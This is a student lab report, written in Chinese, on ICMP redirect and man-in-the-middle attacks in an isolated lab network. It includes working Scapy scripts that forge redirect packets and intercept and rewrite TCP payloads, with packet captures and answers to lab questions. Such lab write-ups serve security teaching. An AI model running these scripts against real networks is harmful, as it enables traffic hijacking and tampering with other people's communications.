

lab[3]-report

57118123 刘康辉

Task 1: Launching ICMP Redirect Attack

受害者主机的IP地址为10.9.0.5，重定向的IP地址为10.9.0.111，目的主机的IP地址为192.168.60.5。

利用ip route查看受害者主机的网络状态如下。

```
root@e871e95adc1f:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

创建redirect.py文件，代码如下。

```
#!/usr/bin/python3
from scapy.all import *


ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type = 5, code = 0)
icmp.gw = '10.9.0.111'
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

在受害者主机ping目的主机的同时，利用root权限运行该程序后，发送重定向报文。

```
[07/12/21]seed@VM:~/../volumes$ sudo python3 redirect.py
```

Sent 1 packets.

利用wireshark抓包，得到结果如下，可知重定向报文发送成功。



No.	Time	Source	Destination	Protocol	Length	Info
3	2021-07-12 08:51:2...	10.9.0.11	10.9.0.5	ICMP	70	Redirect (Redirect for network)
4	2021-07-12 08:52:5...	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x001e, seq=1/256, ttl=64 (reply in 5)
5	2021-07-12 08:52:5...	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x001e, seq=1/256, ttl=63 (request in...)

Frame 3: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface br-63b7f800c767, id 0

Ethernet II, Src: 02:42:43:1c:bd:c4 (02:42:43:1c:bd:c4), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)

Internet Protocol Version 4, Src: 10.9.0.11, Dst: 10.9.0.5

Internet Control Message Protocol

Type: 5 (Redirect)

Code: 0 (Redirect for network)

Checksum: 0xf087 [correct]

[Checksum Status: Good]

Gateway address: 10.9.0.111

Internet Protocol Version 4, Src: 10.9.0.5, Dst: 192.168.60.5

Internet Control Message Protocol

利用ip route show cache查看受害者主机的网络状态如下，可知已经被修改。

```
root@e871e95adc1f:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
cache <redirected> expires 294sec
```

利用mtr -n 192.168.60.5查看报文的路径，得到结果如下，可知经过10.9.0.111，重定向攻击成功。

My traceroute [v0.93]									
e871e95adc1f (10.9.0.5)					2021-07-12T12:49:34+0000				
Keys:	Help	Display mode	Restart statistics	Order of fields	quit				
Host	Packets			Pings					
	Loss%	Snt		Last	Avg	Best	Wrst	StDev	
	0.0%	12		0.1	0.1	0.1	0.1	0.0	
	0.0%	11		0.1	0.1	0.1	0.3	0.1	
	0.0%	11		0.1	0.2	0.1	0.3	0.1	


Question 1

修改redirect.py文件，将重定向的IP地址设置为不在该子网内的IP地址10.8.0.111，代码如下。

```
#!/usr/bin/python3
from scapy.all import *

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type = 5, code = 0)
icmp.gw = '10.8.0.111'
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

利用wireshark抓包，得到结果如下，可知重定向报文发送成功。



The screenshot shows the Wireshark interface with a packet capture list and details pane. The packet list shows an ICMP Redirect packet (No. 89) from 10.9.0.11 to 10.9.0.5. The details pane shows the ICMP Redirect packet structure: Type: 5 (Redirect), Code: 0 (Redirect for network), Checksum: 0xf088 [correct], Gateway address: 10.8.0.111. The packet is captured on interface br-63b7f800c767, id 0.

No.	Time	Source	Destination	Protocol	Length	Info
89	2021-07-12 08:57:0	10.9.0.11	10.9.0.5	ICMP	70	Redirect (Redirect for network)
90	2021-07-12 08:57:0	02:42:0a:09:00:05	Broadcast	ARP	42	Who has 10.8.0.111? Tell 10.9.0.5

利用ip route show cache查看受害者主机的网络状态如下，可知未被修改。

```
root@e871e95adc1f:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
cache
```

该现象的原因是重定向的IP地址不在该子网内，受害者主机利用ARP协议无法寻找，只能根据默认的路由进行发送。


Question 2

修改redirect.py文件，将重定向的IP地址设置为该子网内不存在的IP地址10.9.0.110，代码如下。

```
#!/usr/bin/python3
from scapy.all import *

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type = 5, code = 0)
icmp.gw = '10.9.0.110'
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

利用wireshark抓包，得到结果如下，可知重定向报文发送成功。



The screenshot shows the Wireshark interface with a packet capture list and details pane. The packet list shows an ICMP Redirect packet (No. 14) from 10.9.0.11 to 10.9.0.5. The details pane shows the ICMP Redirect packet structure: Type: 5 (Redirect), Code: 0 (Redirect for network), Checksum: 0xf088 [correct], Gateway address: 10.9.0.110. The packet is captured on interface br-63b7f800c767, id 0.

No.	Time	Source	Destination	Protocol	Length	Info
14	2021-07-12 08:52:5	10.9.0.11	10.9.0.5	ICMP	70	Redirect (Redirect for network)
15	2021-07-12 08:52:5	02:42:0a:09:00:05	Broadcast	ARP	42	Who has 10.9.0.110? Tell 10.9.0.5

利用ip route show cache查看受害者主机的网络状态如下，可知未被修改。

```
root@e871e95adc1f:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
cache
```


该现象的原因是重定向的IP地址虽然在该子网内但实际上并不存在，受害者主机利用ARP协议无法寻找，只能根据默认的路由进行发送。

Question 3

将net.ipv4.conf.all.send_redirects、net.ipv4.conf.default.send_redirects和net.ipv4.conf.eth0.send_redirects设置为0。

```
root@c2cd093855e7:/# sysctl -a | grep send_redirects
net.ipv4.conf.all.send_redirects = 1
net.ipv4.conf.default.send_redirects = 1
net.ipv4.conf.eth0.send_redirects = 1
net.ipv4.conf.lo.send_redirects = 1
```

利用wireshark抓包，得到结果如下，可知重定向报文发送成功。



No.	Time	Source	Destination	Protocol	Length	Info
41	2021-07-12 09:15:5...	10.9.0.11	10.9.0.5	ICMP	70	Redirect (Redirect for network)
42	2021-07-12 09:15:5...	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x001c, seq=4/1024, ttl=64 (no respon...
43	2021-07-12 09:15:5...	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x001c, seq=4/1024, ttl=63 (reply in ...
44	2021-07-12 09:15:5...	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x001c, seq=4/1024, ttl=63 (request i...
45	2021-07-12 09:15:5...	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x001c, seq=5/1280, ttl=64 (no respon...
46	2021-07-12 09:15:5...	10.9.0.11	10.9.0.5	ICMP	120	Redirect (Redirect for host)

Frame 46: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits) on interface br-95fb93611f4f, id 0
Ethernet II, Src: 02:42:0a:09:00:6f (02:42:0a:09:00:6f), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Internet Protocol Version 4, Src: 10.9.0.11, Dst: 10.9.0.5
Internet Control Message Protocol
Type: 5 (Redirect)
Code: 1 (Redirect for host)
Checksum: 0xf0ea [correct]
[Checksum Status: Good]
Gateway address: 10.9.0.11
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 192.168.60.5
Internet Control Message Protocol

利用ip route show cache查看受害者主机的网络状态如下，可知未被修改，但出现重定向的标志。

```
root@54cc37ae618f:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
cache <redirected> expires 291sec
```

该现象的原因是重定向的IP地址关闭了发送重定向报文的功能，并且返回了主机重定向报文，根据该报文内的IP地址进行发送。

Task 2: Launching the MITM Attack

受害者主机的IP地址为10.9.0.5，重定向的IP地址为10.9.0.11，目的主机的IP地址为192.168.60.5。

将net.ipv4.ip_forward设置为0，关闭转发功能。

```
root@c4c284a05c9d:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

根据Task 1的步骤，完成重定向攻击的实现。

创建mitm.py文件，代码如下。

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.....")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
```

```

del(newpkt[TCP].chksum)
if pkt[TCP].payload:
    data = pkt[TCP].payload.load
    print("*** %s, length: %d" % (data, len(data)))
    newdata = data.replace(b'1234', b'4321')
    send(newpkt/newdata)
else:
    send(newpkt)

f = 'tcp and src host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spooft_pkt)

```

在重定向的IP地址对应的主机上利用root权限运行该程序。


在受害者主机上远程连接目的主机9090端口，并发送消息如下。

```

root@d4b9bca76e1b:/# nc 192.168.60.5 9090
1234

```

利用wireshark抓包，得到结果如下，可知重定向报文发送成功。



No.	Time	Source	Destination	Protocol	Length	Info
1	2021-07-12 11:28:33.102000.0.5	10.9.0.5	192.168.60.5	TCP	71	40764 → 9090 [PSH, ACK] Seq=2602453093 Ack=1226065239 Win=502
2	2021-07-12 11:28:33.192.168.60.5	10.9.0.5	192.168.60.5	TCP	66	9090 → 40764 [ACK] Seq=1226065239 Ack=2602453093 Win=510 Len=0

Frame 1: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface br-a7f645701bc, id 0
 Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:6f (02:42:0a:09:00:6f)
 Internet Protocol Version 4, Src: 10.9.0.5, Dst: 192.168.60.5
 Transmission Control Protocol, Src Port: 40764, Dst Port: 9090, Seq: 2602453093, Ack: 1226065239, Len: 5
 Data (5 bytes)
 0000 02 42 0a 09 00 05 00 05 08 00 45 00 .B...o.B.....E
 0010 00 39 98 ca 40 00 00 06 9b 39 0a 09 00 05 c0 a8 .9..@. .9.....
 0020 3c 05 9f 3c 23 82 9b 1e 48 65 49 14 45 57 80 18 <...<#... HeI EW..
 0030 01 f6 06 e7 00 00 01 01 08 0a 1d 81 fc 12 78 f8X..
 0040 8c 9c 31 32 33 34 0a ..1234..


在目的主机上监听9090端口，得到结果如下，可知消息内容被修改，中间人攻击成功。

```

root@6bb81945672b:/# nc -lp 9090
4321

```

利用wireshark抓包，得到结果如下，可知内容被修改，并且报文发送成功。



No.	Time	Source	Destination	Protocol	Length	Info
1	2021-07-12 11:28:33.102000.0.5	10.9.0.5	192.168.60.5	TCP	71	40764 → 9090 [PSH, ACK] Seq=2602453093 Ack=1226065239 Win=502
2	2021-07-12 11:28:33.192.168.60.5	10.9.0.5	192.168.60.5	TCP	66	9090 → 40764 [ACK] Seq=1226065239 Ack=2602453093 Win=510 Len=0

Frame 1: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface br-358a5b04dae9, id 0
 Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:6f (02:42:0a:09:00:6f)
 Internet Protocol Version 4, Src: 10.9.0.5, Dst: 192.168.60.5
 Transmission Control Protocol, Src Port: 40764, Dst Port: 9090, Seq: 2602453093, Ack: 1226065239, Len: 5
 Data (5 bytes)
 0000 02 42 0a 09 00 05 00 05 08 00 45 00 .B...o.B.....E
 0010 00 39 98 ca 40 00 00 06 9b 39 0a 09 00 05 c0 a8 .9..@. .9.....
 0020 3c 05 9f 3c 23 82 9b 1e 48 65 49 14 45 57 80 18 <...<#... HeI EW..
 0030 01 f6 a9 c3 00 00 01 01 08 0a 1d 81 fc 12 78 f8X..
 0040 8c 9c 34 32 31 0a ..4321..

Question 4

抓取的报文应该是从受害者主机到目的主机方向，即10.9.0.5→192.168.60.5，原因是将10.9.0.5发送的报文重定向到10.9.0.111，但重定向的IP地址关闭了转发功能，若不抓取该方向的报文，则无法实现通信。此外，192.168.60.5发送的报文未重定向，能够直接发送到10.9.0.5，无法进行抓取。

Question 5

利用IP地址进行报文过滤，得到结果如下，可知存在重复发送报文的现象。

```

root@e49bd6db676c:/volumes# python3 mitm.py
LAUNCHING MITM ATTACK.....
*** b'1234\n', length: 5
.
Sent 1 packets.
*** b'4321\n', length: 5
.
Sent 1 packets.
*** b'4321\n', length: 5
.
Sent 1 packets.
*** b'4321\n', length: 5
.
Sent 1 packets.
*** b'4321\n', length: 5
.
Sent 1 packets.
*** b'4321\n', length: 5
.
Sent 1 packets.

```

修改mitm.py文件，将过滤规则设置为MAC地址过滤，代码如下。

```

#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.....")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))
        newdata = data.replace(b'1234', b'4321')
        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

```

利用MAC地址进行报文过滤，得到结果如下，可知无异常现象。

```

root@e49bd6db676c:/volumes# python3 mitm.py
LAUNCHING MITM ATTACK.....
*** b'1234\n', length: 5
.
Sent 1 packets.

```

根据实验结果可知，利用MAC地址过滤更好，原因是重定向的IP地址重新构造的报文源IP地址也为10.9.0.5，若利用IP地址过滤，该报文也会被抓取。这会导致重复发送报文，而利用MAC地址过滤不会出现该问题。